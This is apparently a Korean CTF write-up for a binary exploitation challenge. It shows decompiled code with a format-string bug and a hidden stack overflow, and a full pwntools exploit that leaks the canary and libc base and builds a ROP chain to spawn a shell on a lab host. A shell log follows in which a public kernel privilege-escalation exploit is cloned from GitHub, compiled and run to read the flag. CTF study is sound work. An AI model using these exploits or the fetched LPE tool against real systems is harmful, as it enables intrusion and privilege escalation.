
라이트업도 있는데 혹시 궁금하신 분들은 세미나 끝나고 따로 공개해드리겠습니다.

WriteUp

Binary Analysis

WriteUp

Binary Analysis



```
  puts("----------------------------------------------------------------------------------------------------");
  puts("  ______   ______   ______       ______  __          __  __                          ");
  puts(" /      \\ /      \\ /      \\     /      \\/  |        /  |/  |                    ");
  puts("/$$$$$$  |/$$$$$$  |/$$$$$$  |    /$$$$$$  |$$ |____   ______  $$ |$$ |  ______   _______    ______    ______  
");
  puts("$$ \\__$$/ $$ |  $$/ $$ |__$$ |    $$ |  $$/ $$      \\ /      \\ $$ |$$ | /      \\ /       \\  /      \\  /      \\ ");
  puts("$$      \\ $$ |      $$    $$ |    $$$$$$$$ | $$$$$$  |$$ |$$ |/$$$$$$  |$$$$$$$$  |/$$$$$$  |/$$$$$$  |");
  puts(" $$$$$$  |$$ |   __ $$$$$$$$ |    $$ |  __ $$ |  $$ | /    $$ |$$ |$$ |$$    $$ |$$ |  $$ |$$ |  $$ |$$    $$ |");
  puts("/  \\__$$ |$$ \\__/  |$$ |  $$ |    $$ \\__/  |$$ |  $$ |/$$$$$$$ |$$ |$$ |$$$$$$$$/ $$ |  $$ |$$ \\__$$ 
|$$$$$$$$/ ");
  puts("$$    $$/ $$    $$/ $$ |  $$ |    $$    $$/ $$ |  $$ |$$    $$ |$$ |$$ |$$       |$$ |  $$ |$$    $$ |$$       |");
  puts(" $$$$$$/   $$$$$$/  $$/   $$/      $$$$$$/  $$/   $$/  $$$$$$$/ $$/ $$/  $$$$$$$/ $$/   $$/  $$$$$$$ |
$$$$$$$/ ");
  puts("                                                                          /  \\__$$ |        ");
  puts("                                                                          $$    $$/        ");
  puts("                                                                           $$$$$$/        ");
  puts("----------------------------------------------------------------------------------------------------");
  printf("What your name pilot? > ");
  read(0, buf, 0x30uLL);
  printf("hello, ");
  printf(buf);
```

FSB 취약점이 존재합니다. 이 취약점을 이용해서 카나리와 libc 주소를 구할 수 있습니다.

WriteUp

Binary Analysis

```
while ( 1 )
{
  do
  {
  while ( 1 )
  {
    puts("1. Titan select");
    puts("2. Lunch Titan");
    puts("3. exit");
    printf("> ");
    scanf("%d", &idx);
    if ( idx != 7274 )
    break;
    if ( check != 1 )
    vanguard();
    else
    puts("You already select titan!");
  }
```

```
void vanguard()
{
  char v1[24];

  puts("You selected RSR vanguard class titan!");
  printf("Please enter the name of titan : ");
  read(0, v1, 0x100); //scanf("%s", v1);

  check = 1;
}
```

7274를 입력하면 숨겨진 함수로 이동할 수 있습니다. 그리고 그 함수에서는 Stack BOF가 존재합니다.
이를 통해 ROP를 하시면 됩니다.

WriteUp

Exploit Code

```python
from pwn import *
p = remote("192.168.66.130", 7331)
libc = ELF("./libc.so.6")

def slog(name, addr):return success(": ".join([name, hex(addr)]))

p.sendlineafter(b"What your name pilot? > ", b"%17$p, %25$p")
leak = p.recvline().split(b", ")
cnry = int(leak[1], 16)
libc_base = int(leak[2], 16) - 0x29d90
slog("libc leak", int(leak[2], 16))
slog("libc_base", libc_base)
slog("cnry leak", cnry)

binsh = libc_base + 0x1d8678
pop_rdi = libc_base + 0x2a3e5
system = libc_base + 0x50d70
ret = libc_base + 0x29139
slog("binsh", binsh)
slog("pop_rdi", pop_rdi)
slog("system", system)

pay = b"A"*24 + p64(cnry) + b"B"*8 + p64(pop_rdi) + p64(binsh) + p64(ret) + p64(system)
p.sendlineafter(b"> ", b"7274")
p.sendlineafter(b"Please enter the name of titan : ", pay)

p.interactive()
```

WriteUp

LPE... cat flag.txt

mini terminal

```
z3rdoae0@z3rdoae0:~$ python3 ex.py
[+] Opening connection to 192.168.66.130 on port 7331: Done
[*] '/home/z3rodae0/2024_Semina_nulkamalka/libc.so.6'
...
[*] Switching to interactive mode
$ cd /home/z3rodae0/chall
$ mkdir z3rodae0
$ cd z3rodae0
$ git clone https://github.com/YuriiCrimson/ExploitGSM.git
$ cd ExploitGSM
$ cd ExploitGSM_6_5
$ cmake .
$ make
$ ./ExploitGSM ubuntu
$ cat /home/z3rodae0/chall/flag.txt
$ SCA{SC6_Cha11eng3_z3rodae0}
```